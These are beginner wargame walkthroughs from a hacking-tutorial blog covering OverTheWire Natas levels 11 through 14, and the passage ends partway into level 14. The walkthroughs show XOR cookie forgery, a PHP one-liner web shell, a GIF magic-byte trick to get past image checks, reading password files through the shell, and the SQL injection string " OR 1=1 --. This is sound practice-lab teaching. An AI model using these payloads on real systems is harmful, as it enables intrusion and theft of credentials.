
What this means for our challenge is that we can XOR the two cookies together to get the XOR key, then use this to create a new cookie and encrypt it.

Use [CyberChef](https://gchq.github.io/CyberChef/?ref=learnhacking.io" \l "recipe=From_Base64('A-Za-z0-9%2B/%3D',true)XOR(%7B'option':'Base64','string':'eyJzaG93cGFzc3dvcmQiOiJubyIsImJnY29sb3IiOiIjZmZmZmZmIn0%3D'%7D,'Standard',false)&input=Q2xWTEloNEFTQ3NDQkU4bEF4TWFjRk1aVjJoZFZWb3RFaGhVSlFOVkFtaFNFVjRzRnhGZWFBdz0) or a similar tool to XOR ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw= with eyJzaG93cGFzc3dvcmQiOiJubyIsImJnY29sb3IiOiIjZmZmZmZmIn0=.




This gives us an XOR key of qw8J (repeating).

We can double check our work with [CyberChef](https://gchq.github.io/CyberChef/?ref=learnhacking.io" \l "recipe=From_Base64('A-Za-z0-9%2B/%3D',true)XOR(%7B'option':'UTF8','string':'qw8J'%7D,'Standard',false)&input=Q2xWTEloNEFTQ3NDQkU4bEF4TWFjRk1aVjJoZFZWb3RFaGhVSlFOVkFtaFNFVjRzRnhGZWFBdz0) again, and decrypt the encrypted cookie to make sure it has the bgColor and showpassword data in it:



**Making a new cookie**

Now that we have the key, let’s make a JSON object of {"showpassword":"yes","bgcolor":"#ffffff"}, then XOR encrypt it, and then base64-encode it.




This [gives us a cookie value](https://gchq.github.io/CyberChef/?ref=learnhacking.io#recipe=XOR(%7B'option':'UTF8','string':'qw8J'%7D,'Standard',false)To_Base64('A-Za-z0-9%2B/%3D')&input=eyJzaG93cGFzc3dvcmQiOiJ5ZXMiLCJiZ2NvbG9yIjoiI2ZmZmZmZiJ9) of ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK.

**Natas Level 11 Solution**

Open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/) on the Natas level 11 page, and change the cookie value to ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK.

Refresh the page, and you should see the level 12 password:



**Takeaway**: XOR with a short and/or reused key is not good encryption.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-11-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Oct 30, 2021 4 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 12 Walkthrough**


In earlier posts, we’ve covered the first 11 levels of OverTheWire’s [Natas](http://overthewire.org/wargames/natas/?ref=learnhacking.io) wargame.

This post covers level 12, and like the previous write-ups, is meant for beginners, with lots of links to other resources in case you aren’t familiar with a given tool or concept.

**What is Natas?**

**Level 12 ➔ 13**


Head over http://natas12.natas.labs.overthewire.org/ and log in with username natas12 and the password from the [Natas level 11 writeup](https://learnhacking.io/overthewire-natas-level-11-walkthrough/).



This time around, we have the option to upload an image. How nice. 🙂

If we look at the source, we see that there is a function to generate a random filename to avoid file collisions between different participants.

There’s a few checks to make sure the file size isn’t too big, then the file is uploaded and the resulting path is shared with the user:



**Testing uploads**

We can try to upload an image, but that won’t get us very far. We need to upload something with the ability to execute commands. Because this website is written in PHP, the code we upload should also be written in PHP.

Uploading a file that executes some kind of command (preferably in an interactive way) is called a web shell. They can range from very simple to very complex, but let’s start on the simpler side.

Here’s the webshell I will be using:

**<?php** echo shell\_exec($\_GET['e'].' 2>&1'); **?>**

shell.php

I save this in a file called shell.php. This is a one-liner web shell that:


* Gets the “e” parameter from a GET request
* Executes this value
* Redirects stderr (standard error) output to stdout (standard out) so we can see any error messages

We’ll see this in action in just a minute, so if you’re new to web shells, keep reading and it will make more sense.


If we try to upload shell.php, it gets re-saved as a file with extension .jpg, which isn’t what we want. We’ll need to find a way to keep the .php ending.

**Bypassing the client-side .jpg naming**


I chose to do this in [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/). Open up Dev Tools (press F12) and go to the Elements tab. After we select the file again, we see that our file got a random name instead of shell, and then had its file extension changed to .jpg.




The reason why is this part of the source code:



Don’t bother changing the first part of the name to something like shell, as the PHP will use the random string anyway. Instead, double click that part of the HTML and change .jpg to .php:




Then click upload file, and your file should be uploaded as <randomstring>.php:



**Using your webshell**

Now that you’ve got your webshell on the webserver, it’s time to use it. If you open up the provided link to your webshell, you’ll get an error:



This is because it’s expecting a GET request (which we are doing) with a query string key named e (which we are not doing) and a matching value.

Add ?e=ls to the end of the URL, e.g. https://natas12.natas.labs.overthewire.org/upload/0cq6ypy8dl.php?e=ls

Within the context of our web shell code from earlier, this will instruct the web server to execute the following PHP code.

$echo shell\_exec('ls');


The result is:



**Natas Level 12 Solution**

That’s a lot of files… I bet the flag is in /etc/natas\_webpass/natasX as in previous levels.

Using a string of ?e=cat%20/etc/natas\_webpass/natas13, we get the flag:



**Takeaway**: think about how you can bypass client-side filtering (and if you’re a dev, do not rely on client-side filtering)

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-12-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Oct 31, 2021 4 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**


**OverTheWire Natas Level 13 Walkthrough**

In previous posts, we’ve covered the [first 12 levels](https://learnhacking.io/overthewire-natas-walkthrough-levels-0-5/) of OverTheWire’s [Natas](http://overthewire.org/wargames/natas/?ref=learnhacking.io) wargame. This post covers level 13, and like the previous write-ups, is meant for beginners, with lots of links and screenshots to walk you through it.


**What is Natas?**

**Level 13 ➔ 14**

If we look at http://natas13.natas.labs.overthewire.org/ and log in with username natas13 and the password from the [previous writeup](https://learnhacking.io/overthewire-natas-level-12-walkthrough/), we find that this level has more security than the previous level.



The page says they only accept image files from now on. Let’s take a look at the source code to see how that is implemented. The rest of the file is mostly the same, with the exception of the expanded image processing function. The highlighted line is the change we’re interested in:




It uses [exif\_imagetype()](https://www.php.net/manual/en/function.exif-imagetype.php?ref=learnhacking.io) to check if the uploaded file is an image or not.

This PHP function reads the first few bytes of a file, sometimes known as “[magic headers](https://en.wikipedia.org/wiki/List_of_file_signatures?ref=learnhacking.io)” to determine the file type. It won’t be fooled by just changing the file extension. If our file does not begin with the header bytes that indicate it actually is an image file, it will be rejected.


**Exif\_imagetype() bypass**

Luckily, this is pretty easy to bypass. From the [magic headers](https://en.wikipedia.org/wiki/List_of_file_signatures?ref=learnhacking.io) link above, we have a few different options, but it’s probably smart to stick with a more common filetype.

JPGs, for example, start with these headers:



And GIFs start with these headers:



Let’s go with GIF. That means we’ll want to prepend “GIF87a” to the start of our web shell. I’m using this same webshell from the last level:

**<?php** echo shell\_exec($\_GET['e'].' 2>&1'); **?>**

shell.php

If we want to use the GIF87a "magic header" to make the website think we're uploading an image, the new file looks like this:

GIF87a**<?php** echo shell\_exec($\_GET['e'].' 2>&1'); **?>**

new-shell.php

In this case, the bytes that make up the magic headers (47 49 46 38 37 61) are all in the ASCII-readable range. But what if we went with JPG and had to prepend the (ASCII-unreadable) characters FF D8 FF EE?

You have a few different options to do this:

* You can a hex editor like [Hex Fiend](https://hexfiend.com/?ref=learnhacking.io) (Mac) to add the additional bytes, by copy/pasting the bytes into the hex side of the editor.
* Or you can use the command line: (echo -n -e '\xff\xd8\xff\xee'; cat shell.php) > shell.php
* Or you can use [a script like this](https://github.com/AlessandraZullo/shellImage/blob/master/shellImage.py?ref=learnhacking.io).

**Uploading our web shell**


Now that we have the prepended magic bytes, we can upload the file.

When we do so, the website tries to change the file extension on us, since we told it that it's a GIF, JPG, etc via the magic headers.


To keep the .php file extension, we will need to open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/), double click the hidden file name, and change the file extension back:



Click Upload File, and voila, we’ve got our file uploaded:



If we open up the file, we see that there’s a GIF89a string at the beginning from our exif\_imagetype() bypass.



We’re getting an error message because it’s expecting a query value and isn’t getting one. If we provide ?e=ls on the end of the URL as a query string, we see the other web shells in this directory:



**Natas Level 13 Solution**

As with the last level, the flag turns out to be in /etc/natas\_webpass/natas14 again. If we supply an input of ?e=cat /etc/natas\_webpass/natas14 to our webshell, we get the flag:



Remember that GIF89a is prepended to our output, so the flag begins at Lg96...

**Takeaway**: checking exif types can be an easily bypassable filter.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-13-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 1, 2021 5 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 14 Walkthrough**

This is a walkthrough for level 14 of OverTheWire’s [Natas](http://overthewire.org/wargames/natas/?ref=learnhacking.io) wargame. After doing posts [0-5](https://learnhacking.io/overthewire-natas-walkthrough-levels-0-5/) and [6-10](https://learnhacking.io/overthewire-natas-walkthrough-levels-6-10/) in groups, Natas walkthroughs from [level 11](https://learnhacking.io/overthewire-natas-level-11-walkthrough/) onward get their own blog post due to the length of the walkthroughs.


**What is Natas?**

**Level 14 ➔ 15**

First, grab the password from [level 13](https://learnhacking.io/overthewire-natas-level-13-walkthrough/) and head to http://natas14.natas.labs.overthewire.org/, then login with username natas14 and the password. The page looks like this:



We’re given the source code. The relevant part looks like:



To summarize:

* If the request includes “username” as a key in the data,
* Connect to the MySQL database and
* Perform a SELECT query from the users database with user input.
* Additionally, if the request includes “debug”, show what query is being executed.
* If the query returns 1 or more rows, print the password.
* Otherwise, print “access denied”.

**Looking at the database query**

The main point of interest for us is the database query:

SELECT \* from users where username=\"".$\_REQUEST["username"]."\" and password=\"".$\_REQUEST["password"]."\"

The escaped quotes (\") might throw you off, so here’s another way to view this query:

SELECT \* from databaseTableOfUsers where username = "$userProvidedUsername" and password = "$userProvidedPassword"

SELECT \* means “select all”, so the entire string means, select everything from the users table where [stated username and password] conditions are true.

By userProvided I mean something that the user is giving us and we are putting into our database query with no filtering or escaping.

That means that the user could provide something like " -- (the double dash is a comment in MySQL), and the query would look like:

SELECT \* from databaseTableOfUsers where username = "" -- "" and password = "$userProvidedPassword"

But the -- means the rest of the line gets ignored, so that query is interpreted as

SELECT \* from databaseTableOfUsers where username = "" --

Of course, selecting everything from the users table where the username is “” (an empty string) won’t get us anywhere.


**Using Burp Suite to get debug feedback**

Before we get to the “real” query, let’s make use of the “debug” option mentioned earlier. To do so, we’ll use Burp Suite. [This blog post](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) covers what Burp Suite is and how to get it installed and configured.


Once you have that done, visit http://natas14.natas.labs.overthewire.org/ and enter " -- into the username field and leave the password blank. You should get an “access denied” page.




In [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/), go to the Proxy Tab and then click the HTTP History Tab. You should see your request there, with the username and password information (URL-encoded).




Right-click the row and select “Send to Repeater”.



The Repeater tab should light up. Click the Repeater tab and you should see the request. Type ?debug at the end of the index.php text:



Then click “Go”. You should see the query debug string in the response:



If you previously tried ' -- (single quote instead of double quote), then seeing this debug view will show you why your query wasn’t working.

**Getting all the rows back**

If we look again at the query we made earlier:

SELECT \* from users where username="" -- " and password=""

It’s clear that we will not get any users back from this, unless the table has a user with a name of “” (seems unlikely…)

Because the query is essentially “select everything from this table where these conditions are met”, we seem very close to having all the users back. If you remember the source code from earlier, it will give us the password if we have 1 or more rows returned. Returning all the rows = more than one row.

But how do we get all the rows returned? If we’re able to add in our own content into the SQL query itself, why not just add another condition?

Something like:

SELECT \* from users where username="$username" and password="$password" OR $otherConditionThatIsAlwaysTrue

If you’re familiar with Boolean algebra, then you know that [logical OR](https://www.ibm.com/docs/en/spss-statistics/24.0.0?topic=expressions-logical-operators&ref=learnhacking.io) joins conditions and returns true if one or more of the conditions are true.

If we use SQL injection (the official name for changing the query in unintended ways with our user input, as with " -- above), then we can append a condition that is always true. Because of the OR, the group of conditions after the where statement will be true, and as a result, all of the rows in the users table will be selected.

There’s more than one option for an “always true” condition, although some of it is dependent on the query language you are using. The one that is most frequently used is:

1=1

Of course, “does 1 equal 1?” is always true, so this satisfies the “always true” condition we’re looking for.

**Natas Level 14 Solution**

Earlier, we had " -- as a way of inserting our commands into the query (using ") and prematurely ending the query ( -- ). And we checked the debug output to make sure our query structure looked good and didn’t have syntactical errors.


All we need to do now is add the OR $alwaysTrueCondition between the " and --. If we use 1=1 as our always true condition, our query will be:

" OR 1=1 --

